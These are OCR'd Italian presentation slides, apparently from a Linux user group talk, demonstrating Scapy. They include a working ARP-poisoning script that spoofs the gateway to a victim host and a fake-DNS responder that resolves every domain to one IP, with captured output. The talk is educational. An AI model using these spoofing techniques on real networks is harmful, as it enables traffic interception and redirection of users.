


Ricettario


Scenario



Scenario



Scenario



192.168.1.1
00:60:B3:12:34:56
192.168.1.1
=
00:60:B3:12:34:56
192.168.1.x
192.168.1.38

ARP Poisoning


```
from scapy.all import *

p = Ether()/ARP()
p.op = 2              #is-at
p.psrc = "192.168.1.1"
p.hwsrc = "00:60:B3:EF:EF:EF"
p.pdst = "192.168.1.38"
p.hwdst = getmacbyip(p.pdst)
p.dst = p.hwdst
sendp(p,inter=2,loop=1)
```


Scenario


192.168.1.1
00:60:B3:12:34:56
192.168.1.1
=
00:60:B3:EF:EF:EF
∄
192.168.1.x
192.168.1.38

Fake DNS



Fake DNS



Fake DNS

```
>>> a = DNS_am(joker="78.47.245.242")
>>> a()
Ether / IP / UDP / DNS Qry "www.google.com."  ==> IP / UDP / DNS Ans "78.47.245.242"
Ether / IP / UDP / DNS Qry "www.whitehouse.gov."  ==> IP / UDP / DNS Ans "78.47.245.242"
Ether / IP / UDP / DNS Qry "www.governo.it."  ==> IP / UDP / DNS Ans "78.47.245.242"
```

```
$ dig @160.80.103.146 www.governo.it

; <<>> DiG 9.4.2-P2 <<>> @160.80.103.146
www.governo.it
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id:
52375
;; flags: qr; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;www.governo.it.                IN   A

;; ANSWER SECTION:
www.governo.it.         10   IN   A    78.47.245.242

;; Query time: 24 msec
;; SERVER: 160.80.103.146#53(160.80.103.146)
;; WHEN: Fri Oct 22 19:02:40 2010
;; MSG SIZE  rcvd: 62
```

E non e' tutto!

- Molte altre possibilita':
  - Fake wireless AP
  - Estensione ad altri protocolli
  - Traceroute di tutti i tipi
  - OS fingerprinting
  - ...
- Limitazione:
  - funziona male con grossi throughput
- http://www.secdev.org/projects/scapy/

Grazie per l'attenzione!

Questa sera:
Mojitux Night
(c/o sede SabaziaLUG
Corso Umberto Primo - Anguillara Sabazia)

Tutte le domeniche:
Domenica Nerd
(c/o Fusolab
Via G. Pitacco, 29 - Roma)

NINUX.ORG

LABORATORIO CREATIVO FUSOLAB
VIA G. PITACCO, 29